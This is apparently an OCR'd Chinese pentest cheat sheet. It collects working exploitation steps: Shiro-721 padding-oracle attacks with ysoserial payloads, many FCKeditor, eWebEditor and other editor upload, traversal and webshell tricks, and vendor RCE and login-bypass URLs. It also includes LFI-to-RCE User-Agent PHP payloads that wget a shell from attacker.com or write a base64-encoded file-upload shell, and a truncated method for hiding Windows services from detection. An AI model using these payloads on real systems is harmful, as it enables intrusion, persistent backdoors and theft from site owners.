rememberMe=ZTeHa8yeSYevzcMZxx1YVjD2WqsktmPO/RDgn3tYaDSS1CkJyjeEFxIPKJZ6Ya/uad9A4muumo9gRLxUTyXs5JiLgSylv0NzZJRpBl3jADAiT30M+IkSpYxyGq1e7RAHDz9ktxn4HgAewyAl7mjG+AuysMSEq31rCmsdoktHewtU9QG+fB7X1kiVVzGeIrJNmXxARcbH3mqW074jM/0PFZZqD3JzRncyonCqDaJgdx4/f1UrCD612QwOUgwbbXhPchbblMg26r1udiyNYmK0ABtlOJEfSGcmrUJV9HAm443t2zRH3miy03YhF0n1pTGAdkMdeiem4Z/ZctMs8PpzLYp2U6K6rI7jFcL6h5orn+BHB6YsE70SksNVv7SxTw0kdNyRvZcDhWMO0Ec4ULW5XmHwj+De2EbncbA8eLLYFkdX78bK/y2bj5NBlcreCH/QCpqc7GUI5tKjN/wNIX2eWFNt8CrnN1wwfT2dlV8ChexTzcABv34eQ+NqAxV+eshu
Connection: close
Upgrade-Insecure-Requests: 1
```

利用DNSlog探测，通过ysoserial工具payload。

```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1 "ping 75bbot.dnslog.cn" > payload.class
```


使用rememberMe值作为prefix，加载Payload，进行Padding Oracle攻击。

```
java -jar PaddingOracleAttack.jar targetUrl rememberMeCookie blockSize payloadFilePath
```

https://github.com/longofo/PaddingOracleAttack-Shiro-721

```
D:\PaddingOracleAttack-Shiro-721>java -jar PaddingOracleAttack-1.0-SNAPSHOT.jar http://192.168.172.133:8080/samples-web-
1.4.1/ ZTeHa8yeSYevzcMZxx1YVjD2WqsktmPO/RDgn3tYaDSS1CkJyjeEFxIPKJZ6Ya/uad9A4muumo9gRLxUTyXs5JiLgSylv0NzZJRpB13jADAiT30M+
IkSpYxyGq1e7RAHDz9ktxn4HgAewyAl7mjG+AuysMSEq31rCmsdoktHewtU9QG+fB7X1kiVVzGeIrJNmXxARcbH3mqW074jM/0PFZZqD3JzRncyonCqDaJgd
x4/1UrCD612QwOUgwbbXhPchbb1Mg26r1udiyNYmK0ABt1OJEfSGcmrUJW9HAm443t2zRH3miy03YhF0n1pTGAdkMdeiem4Z/ZctMs8PpzLYp2U6K6rI7jFc
L6h5orn+BHB6YsE70SksNVv7SxTw0kdNyRvZcDhWMO0Ec4ULW5XmHwj+De2EbncbA8eLLYFkdX78bK/y2b/j5NB1creCH/QCpqc7GUI5tKjN/wNIX2eWFNt8
CrnN1wwfT2d1V8ChexTzcABv34eQ+NqAxV+eshu 16 payload.class

[INFO ] 2020-07-05 01:19:54,878 method:com.longofo.Poracle.encrypt(Poracle.java:148)
Generate payload success, send request count => 359060
[INFO ] 2020-07-05 01:19:54,881 method:com.longofo.Poracle.main(Poracle.java:188)
Result => 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
PT09PT09PT09PT09PTw==
```

使用构造的rememberMe攻击字符串重新请求网站



Get SubDomain Refresh Record

75bbot.dnslog.cn

DNS Query Record	IP Address	Created Time
75bbot.dnslog.cn	218.8 .157.5	2020-07-05 01:21:52
75bbot.dnslog.cn	218.8 .152.147	2020-07-05 01:21:52
75bbot.dnslog.cn	218.8 .157.5	2020-07-05 01:21:52
75bbot.dnslog.cn	218.8 .152.147	2020-07-05 01:21:52

微信号: Bypass--

```
一键自动化漏洞利用工具
https://github.com/feihong-cs/ShiroExploit
```

shiro权限绕过

```
/;/test/admin/page
```

编辑器漏洞

FCKeditor

```
版本
FCKeditor/_whatsnew.html
编辑器
FCKeditor/_samples/default.html
FCKeditor/_samples/default.html
FCKeditor/_samples/asp/sample01.asp
FCKeditor/_samples/asp/sample02.asp
FCKeditor/_samples/asp/sample03.asp
FCKeditor/_samples/asp/sample04.asp
fckeditor/editor/filemanager/connectors/test.html
上传
FCKeditor/editor/filemanager/upload/test.html
FCKeditor/editor/filemanager/browser/default/connectors/test.html
FCKeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=connectors/jsp/connector
FCKeditor/editor/filemanager/connectors/test.html
FCKeditor/editor/filemanager/connectors/uploadtest.html
```

上传路径
FCKeditor/editor/filemanager/browser/**default**/connectors/asp/connector.asp?Command=GetFoldersAndFiles&Type=Image&CurrentFolder=/
FCKeditor被动限制策略所导致的过滤不严问题
影响版本：FCKeditor x.x <= FCKeditor v2.4.3
脆弱描述：FCKeditor v2.4.3中File类别默认拒绝上传类型：
html|htm|php|php2|php3|php4|php5|phtml|pwml|inc|asp|aspx|ascx|jsp|cfm|cfc|pl|bat|exe|com|dll|vbs|js|reg|cgi|htaccess|asis|sh|shtml|shtm|phtmFckeditor 2.0 <= 2.2允许上传asa、cer、php2、php4、inc、pwml、pht后缀的文件
上传后 它保存的文件直接用的$sFilePath = $sServerDir . $sFileName，而没有使用$sExtension为后缀。直接导致在win下在上传文件后面加个.来突破[未测试]。而在apache下，因为”Apache文件名解析缺陷漏洞”也可以利用之，详见”附录A”另建议其他上传漏洞中定义TYPE变量时使用File类别来上传文件,根据FCKeditor的代码，其限制最为狭隘。攻击利用：
允许其他任何后缀上传
利用2003路径解析漏洞上传木马
影响版本：索引底部附录B
脆弱描述：
利用2003系统路径解析漏洞的原理，创建类似bin.asp如此一般的目录，再在此目录中上传文件即可被脚本解释器以相应脚本权限执行。
攻击利用：
fckeditor/editor/filemanager/browser/**default**/browser.html?Type=Image&Connector=connectors/asp/connector.asp
强制建立shell.asp目录：
FCKeditor/editor/filemanager/connectors/asp/connector.asp?
Command=CreateFolder&Type=Image&CurrentFolder=/shell.asp&NewFolderName=z&uuid=1244789975684
or
FCKeditor/editor/filemanager/browser/**default**/connectors/asp/connector.asp?
Command=CreateFolder&CurrentFolder=/&Type=Image&NewFolderName=shell.asp
FCKeditor PHP上传任意文件漏洞
影响版本：FCKeditor 2.2 <= FCKeditor 2.4.2
脆弱描述：FCKeditor在处理文件上传时存在输入验证错误，远程攻击可以利用此漏洞上传任意文件。在通过editor/filemanager/upload/php/upload.php上传文件时攻击者可以通过为Type参数定义无效的值导致上传任意脚本。
成功攻击要求config.php配置文件中启用文件上传，而默认是禁用的。攻击利用：(请修改action字段为指定网址)：
```
<form id="frmUpload" enctype="multipart/form-data"
action="http://www.xxxx.com/FCKeditor/editor/filemanager/upload/php/upload.php?Type=Media" method="post">Upload a new file:<br>
<input type="file" name="NewFile" size="50"><br>
<input id="btnUpload" type="submit" value="Upload">
</form>
```
Note:如想尝试v2.2版漏洞，则修改Type=任意值 即可，但注意，如果换回使用Media则必须大写首字母M,否则LINUX下，FCKeditor会对文件目录进行文件名校验，不会上传成功的。
FCKeditor 暴路径漏洞
影响版本：aspx版FCKeditor
攻击利用：
FCKeditor/editor/filemanager/browser/**default**/connectors/aspx/connector.aspx?
Command=GetFoldersAndFiles&Type=File&CurrentFolder=/1.asp
FCKeditor 文件上传“.”变“_”下划线的绕过方法
影响版本：FCKeditor => 2.4.x
脆弱描述：我们上传的文件例如：shell.php.rar或shell.php;.jpg会变为shell_php;.jpg这是新版FCK的变化。攻击利用：
提交1.php+空格 就可以绕过去所有的，
※不过空格只支持win系统 *nix是不支持的[1.php和1.php+空格是2个不同的文件]Note:http://pstgroup.blogspot.com/2007/05/tipsfckeditor.html
FCKeditor 文件上传“.”变“_”下划线的绕过方法（二）
影响版本:=>2.4.x的最新版已修补脆弱描述:由于Fckeditor对第一次上传123.asp;123.jpg 这样的格式做了过滤。也就是IIS6解析漏洞。上传第一次。被过滤为123_asp;123.jpg 从而无法运行。
但是第2次上传同名文件123.asp;123.jpg后。由于”123_asp;123.jpg”已经存在。
文件名被命名为123.asp;123(1).jpg …… 123.asp;123(2).jpg这样的编号方式。
所以。IIS6的漏洞继续执行了。如果通过上面的步骤进行测试没有成功，可能有以下几方面的原因：
1.FCKeditor没有开启文件上传功能，这项功能在安装FCKeditor时默认是关闭的。如果想上传文件，FCKeditor会给出错误提示。
2.网站采用了精简版的FCKeditor，精简版的FCKeditor很多功能丢失，包括文件上传功能。
3.FCKeditor的这个漏洞已经被修复。
FCKeditor 新闻组件遍历目录漏洞
影响版本:Aspx与JSP版FCKeditor脆弱描述：如何获得webshell请参考上文“TYPE自定义变量任意上传文件漏洞”
攻击利用：
修改CurrentFolder参数使用 ../../来进入不同的目录
/browser/**default**/connectors/aspx/connector.aspx?Command=CreateFolder&Type=Image&CurrentFolder=../../..%2F&NewFolderName=aspx.asp
根据返回的XML信息可以查看网站所有的目录。
/browser/**default**/connectors/aspx/connector.aspx?Command=GetFoldersAndFiles&Type=Image&CurrentFolder=%2F
/browser/**default**/connectors/jsp/connector?Command=GetFoldersAndFiles&Type=&CurrentFolder=%2F
TYPE自定义变量任意上传文件漏洞
影响版本：较早版本
脆弱描述：通过自定义Type变量的参数，可以创建或上传文件到指定的目录中去，且没有上传文件格式的限制。攻击利用：
/FCKeditor/editor/filemanager/browser/**default**/browser.html?Type=all&Connector=connectors/asp/connector.asp
打开这个地址就可以上传任何类型的文件了，Shell上传到的默认位置是：
http://www.xxxx.com/UserFiles/all/1.asp
Type=all 这个变量是自定义的,在这里创建了all这个目录,而且新的目录没有上传文件格式的限制.比如输入：
/FCKeditor/editor/filemanager/browser/**default**/browser.html?Type=../&Connector=connectors/asp/connector.asp
网马就可以传到网站的根目录下.Note:如找不到默认上传文件夹可检查此文件：
fckeditor/editor/filemanager/browser/**default**/connectors/asp/connector.asp?Command=GetFoldersAndFiles&Type=Image&CurrentFolder=/

eWebEditor

eWebEditor 基础知识
默认后台地址：

/ewebeditor/admin_login.asp
/WebEdior/admin/login.aspx
建议最好检测下admin_style.asp文件是否可以直接访问默认数据库路径：
[PATH]/db/ewebeditor.mdb
[PATH]/db/db.mdb
[PATH]/db/%23ewebeditor.mdb
默认密码：
admin/admin888 、 admin/admin、 admin/123456 、admin/admin9991、点击“样式管理”–可以选择新增样式，或者修改一个非系统样式，将其中图片控件所允许的上传类型后面加上|asp、|asa、|aaspsp或|cer，只要是服务器允许执行的脚本类型即可，点击“提交”并设置工具栏–将“插入图片”控件添加上。而后–预览此样式，点击插入图片，上传WEBSHELL，在“代码”模式中查看上传文件的路径。
2、当数据库被管理员修改为asp、asa后缀的时候，可以插一句话木马服务端进入数据库，然后一句话木马客户端连接拿下webshell
3、上传后无法执行？目录没权限？帅锅你回去样式管理看你编辑过的那个样式，里面可以自定义上传路径的！！！
4、设置好了上传类型，依然上传不了麽？估计是文件代码被改了，可以尝试设定“远程类型”依照6.0版本拿SHELL的方法来做（详情见下文↓），能够设定自动保存远程文件的类型。
5、不能添加工具栏，但设定好了某样式中的文件类型，怎么办？↓这么办！
(请修改action字段)
Action.html
6、需要突破上传文件类型限制么？Come here! –>> 将图片上传类型修改为“aaspsp;”(不含引号)，将一句话shell文件名改为“1.asp;”(不含引号)并上传即可。–>本条信息来源：微笑刺客
eWebEditor 可下载数据库，但密文解不开
脆弱描述：
当我们下载数据库后查询不到密码MD5的明文时，可以去看看webeditor_style(14)这个样式表，看看是否有前辈入侵过 或许已经赋予了某控件上传脚本的能力，构造地址来上传我们自己的WEBSHELL.
攻击利用：
比如 ID=46 s-name =standard1构造 代码: ewebeditor.asp?id=content&style=standardID和和样式名改过后
ewebeditor.asp?id=46&style=standard1
eWebEditor遍历目录漏洞
脆弱描述：
ewebeditor/admin_uploadfile.asp
admin/upload.asp
过滤不严，造成遍历目录漏洞
攻击利用：
第一种:ewebeditor/admin_uploadfile.asp?id=14
在id=14后面添加&dir=..
再加 &dir=../..
&dir=http://www.xxxx.com/../.. 看到整个网站文件了
第二种: ewebeditor/admin/upload.asp?id=16&d_viewmode=&dir =./..
eWebEditor 5.2 列目录漏洞
脆弱描述：
ewebeditor/asp/browse.asp
过滤不严，造成遍历目录漏洞
攻击利用：
http://www.xxxx.com/ewebeditor/asp/browse.asp?style=standard650&dir=…././/..
利用eWebEditor session欺骗漏洞,进入后台
脆弱描述：
漏洞文件:Admin_Private.asp
只判断了session，没有判断cookies和路径的验证问题。
攻击利用：
新建一个test.asp内容如下:
<%Session(“eWebEditor_User”) = “11111111”%>
访问test.asp，再访问后台任何文件，**for** example:Admin_Default.asp
eWebEditor asp版 2.1.6 上传漏洞
攻击利用:（请修改action字段为指定网址）
ewebeditor asp版2.1.6上传漏洞利用程序.html
eWebEditor 2.7.0 注入漏洞
攻击利用：
http://www.xxxx.com/ewebeditor/ewebeditor.asp?id=article_content&style=full_v200
默认表名：eWebEditor_System默认列名：sys_UserName、sys_UserPass，然后利用nbsi进行猜解.
eWebEditor2.8.0最终版删除任意文件漏洞
脆弱描述：
此漏洞存在于Example\NewsSystem目录下的**delete**.asp文件中，这是ewebeditor的测试页面，无须登陆可以直接进入。
攻击利用：(请修改action字段为指定网址)
Del Files.html
eWebEditor PHP/ASP 后台通杀漏洞
影响版本：PHP ≥ 3.0~3.8与asp 2.8版也通用，或许低版本也可以，有待测试。
攻击利用：
进入后台/eWebEditor/admin/login.php,随便输入一个用户和密码,会提示出错了.
这时候你清空浏览器的url,然后输入javascript:alert(**document**.cookie=”adminuser=”+escape(“admin”));
javascript:alert(**document**.cookie=”adminpass=”+escape(“admin”));
javascript:alert(**document**.cookie=”admindj=”+escape(“1”));而后三次回车,清空浏览器的URL,现在输入一些平常访问不到的文件
如../ewebeditor/admin/default.php，就会直接进去。
eWebEditor **for** php任意文件上传漏洞
影响版本:ewebeditor php v3.8 **or** older version
脆弱描述：
此版本将所有的风格配置信息保存为一个数组$aStyle,在php.ini配置register_global为on的情况下我们可以任意添加自己喜欢的风格，并定义上传类型。
攻击利用：
phpupload.html
eWebEditor JSP版漏洞

大同小异。
eWebEditor 2.8 商业版插一句话木马
影响版本:=>2.8 商业版
攻击利用:
登陆后台，点击修改密码--新密码设置为 1":eval request("h")’
设置成功后，访问asp/config.asp文件即可，一句话木马被写入到这个文件里面了.注意：可能因为转载的关系，代码会变掉，最好本地调试好代码再提交。
eWebEditorNet upload.aspx 上传漏洞(WebEditorNet)
脆弱描述:
WebEditorNet 主要是一个upload.aspx文件存在上传漏洞。
攻击利用:
默认上传地址：/ewebeditornet/upload.aspx
可以直接上传一个cer的木马
如果不能上传则在浏览器地址栏中输入javascript:lbtnUpload.click();
成功以后查看源代码找到uploadsave查看上传保存地址，默认传到uploadfile这个文件夹里。

southidceditor(一般使用v2.8.0版eWeb核心)

http://www.xxxx.com/admin/southidceditor/datas/southidceditor.mdb
http://www.xxxx.com/admin/southidceditor/admin/admin_login.asp
http://www.xxxx.com/admin/southidceditor/popup.asp
bigcneditor(eWeb 2.7.5 VIP核心)
其实所谓的Bigcneditor就是eWebEditor 2.7.5的VIP用户版.之所以无法访问admin_login.asp，提示“权限不够”4字真言，估计就是因为其授权“Licensed”问题,或许只允许被授权的机器访问后台才对。或许上面　　针对eWebEditor v2.8以下低版本的小动作可以用到这上面来.貌似没多少动作Cute Editor

Cute Editor在线编辑器本地包含漏洞

影响版本:
CuteEditor For Net 6.4
脆弱描述:
可以随意查看网站文件内容，危害较大。
攻击利用:
http://www.xxxx.com/CuteSoft_Client/CuteEditor/Load.ashx?type=image&file=../../../web.config
Cute Editor Asp.Net版利用iis解析漏洞获得权限
影响版本:
CuteEditor for ASP.NET中文版脆弱描述:
脆弱描述:
CuteEditor对上传文件名未重命名，导致其可利用IIS文件名解析Bug获得webshell权限。
攻击利用:
可通过在搜索引擎中键入关键字 inurl:Post.aspx?SmallClassID= 来找到测试目标。
在编辑器中点击“多媒体插入”，上传一个名为“xxx.asp;.avi”的网马，以此获得权限。

Webhtmleditor

利用WIN 2003 IIS文件名称解析漏洞获得SHELL
影响版本：<= Webhtmleditor最终版1.7 (已停止更新)
脆弱描述/攻击利用:
对上传的图片或其他文件无重命名操作，导致允许恶意用户上传diy.asp;.jpg来绕过对后缀名审查的限制，对于此类因编辑器作者意识犯下的错误，就算遭遇缩略图，文件头检测，也可使用图片木马 插入一句话来突破。

Kindeditor

利用WIN 2003 IIS文件名称解析漏洞获得SHELL
影响版本: <= kindeditor 3.2.1(09年8月份发布的最新版)
脆弱描述/攻击利用:
拿官方做个演示：进入http://www.xxxx.com/ke/examples/index.html 随意点击一个demo后点图片上传，某君上传了如下文件：
http://www.xxxx.com/ke/attached/test.asp;.jpg
Note:参见附录C原理解析。

Freetextbox

Freetextbox遍历目录漏洞
影响版本：未知
脆弱描述:
因为ftb.imagegallery.aspx代码中 只过滤了/但是没有过滤\符号所以导致出现了遍历目录的问题。
攻击利用:
在编辑器页面点图片会弹出一个框（抓包得到此地址）构造如下，可遍历目录。
http://www.xxxx.com/Member/images/ftb/HelperScripts/ftb.imagegallery.aspx?frame=1&rif=..&cif=\..
Freetextbox Asp.Net版利用IIS解析漏洞获得权限
影响版本：所有版本
脆弱描述:
没做登陆验证可以直接访问上传木马
Freetextbox 3-3-1 可以直接上传任意格式的文件
Freetextbox 1.6.3 及其他版本可以上传 格式为x.asp;.jpg

攻击利用：
利用IIS解析漏洞拿SHELL。上传后SHELL的路径为http://www.xxxx.com/images/x.asp;.jpg

Msn editor

利用WIN 2003 IIS文件名称解析漏洞获得SHELL
影响版本：未知
脆弱描述：
点击图片上传后会出现上传页面，地址为
http://www.xxxx.com/admin/uploadPic.asp?language=&editImageNum=0&editRemNum=
用普通的图片上传后，地址为
http://www.xxxx.com/news/uppic/41513102009204012_1.gif
记住这时候的路径，再点击图片的上传，这时候地址就变成了
http://www.xxxx.com/news/admin/uploadPic.asp?language=&editImageNum=1&editRemNum=41513102009204012
很明显。图片的地址是根据RemNum后面的编号生成的。
攻击利用：
配合IIS的解析漏洞，把RemNum后面的数据修改为1.asp;41513102009204012，变成下面这个地址
http://www.xxxx.com/admin/uploadPic.asp?language=&editImageNum=0&editRemNum=1.asp;41513102009204012
然后在浏览器里打开，然后选择你的脚本木马上传，将会返回下面的地址
uppic/1.asp;41513102009204012_2.gif
直接打开是小马地址！

Ueditor

1.4.3.3 .net版本

```
<form action="http://xx.com/ueditor/net/controller.ashx?action=catchimage" enctype="multipart/form-data" method="POST">
 <p>shell addr: <input type="text" name="source[]" /></p>
 <input type="submit" value="Submit" />
 </form>
```

加载一个远程图片shell
表单在远程图片后加?.aspx
如 http://1.1.1.1/uploads/1.gif?.aspx

宝塔面板未授权访问phpmyadmin

宝塔Linux面板7.4.2版本
宝塔Linux测试版7.5.13
Windows面板6.8版本
直接访问http://your_ip:888/pma

深x服

EDR RCE
https://ip+端口/tool/log/c.php?strip_slashes=system&host=id 即可执行命令
终端检测响应平台任意用户登录
fofa: title="终端检测响应平台"
target+/ui/login.php?user=admin 即可直接登录

天r信

默认用户superman的uid=1

```
POST /?module-auth_user&action=mod_edit.pwd HTTP/1.1
```

从LFI到RCE

当有个lfi时
https://www.website.com/index.php?pg=../../../../etc/passwd
尝试包含/proc/self/environ
https://www.website.com/index.php?pg=../../../../proc/self/environ
若是存在user-agent标识
修改ua来实现rce:


```
User-Agent: <?system('wget http://attacker.com/shell.txt -O shell.php');?>
User-Agent: <?exec('wget http://attacker.com/shell.txt -O shell.php');?>
User-Agent: <?php phpinfo(); ?>
```

也可以在服务器内部来创建文件写入shell

```
User-Agent: <?php $a =
base64_decode('PD9waHAgCiAgJGEgPSAkX1BPU1RbJ2NvZGUnXTsKICAkZmlsZSA9IEBmb3BlbigkX1BPU1RbJ2ZpbGUnXSwndycpOwogIEBmd3JpdGUoJGZpbGUsJGEpOwogIEBmY2xvc2UoJGZpbGUpOwo/Pgo8Y2VudGVyPgogIDxmb3JtIG1ldGhvZD0icG9zdCIgaWQ9ImZvcm0iPgogICAgPGlucHV0IHR5cGU9InRleHQiIG5hbWU9InBocCI+PGJyPgogICAgU2hlbGwgTmFtZTxicj48aW5wdXQgdHlwZT0idGV4dCIgbmFtZT0iZmlsZSIgcGxhY2Vob2xkZXI9InNoZWxsLnBocCI+PGJyPgogICAgU2hlbGwgQ29kZTxicj48dGV4dGFyZWEgbmFtZT0iY29kZSIgcm93cz0iMTAiIGNvbHM9IjQwIj48L3RleHRhcmVhPjxicj4KICAgIDxpbnB1dCB0eXBlPSJzdWJtaXQiIHZhbHVlPSJFeGVjdXRlIj4KICA8L2Zvcm0+CjwvY2VudGVyPg==');  $file = fopen('shell.php','w'); echo fwrite($file,$a);
fclose($file); ?>
```

隐藏windows服务

Translate from: https://www.sans.org/blog/red-team-tactics-hiding-windows-services/
Windows的一个功能允许红队或攻击者将服务隐藏起来，从而为逃避基于主机的常见威胁搜寻技术的检测提供了机会。
这里假设Fax服务是我们的恶意文件或后门
打开services.msc可以看到服务



执行命令可以看到服务

```
PS C:\Users\y> Get-Service | Select-Object Name | Select-String -Pattern 'Fax'

@{Name=Fax}

PS C:\Users\y> Get-WmiObject Win32_Service | Select-String -Pattern 'Fax'

\\Y\root\cimv2:Win32_Service.Name="Fax"
```

管理员权限下执行以下命令，安全标识符定义语言(SDDL)

```
PS C:\WINDOWS\system32> & $env:SystemRoot\System32\sc.exe sdset Fax "D:(D;;DCLCWPDTSD;;;IU)(D;;DCLCWPDTSD;;;SU)(D;;DCLCW
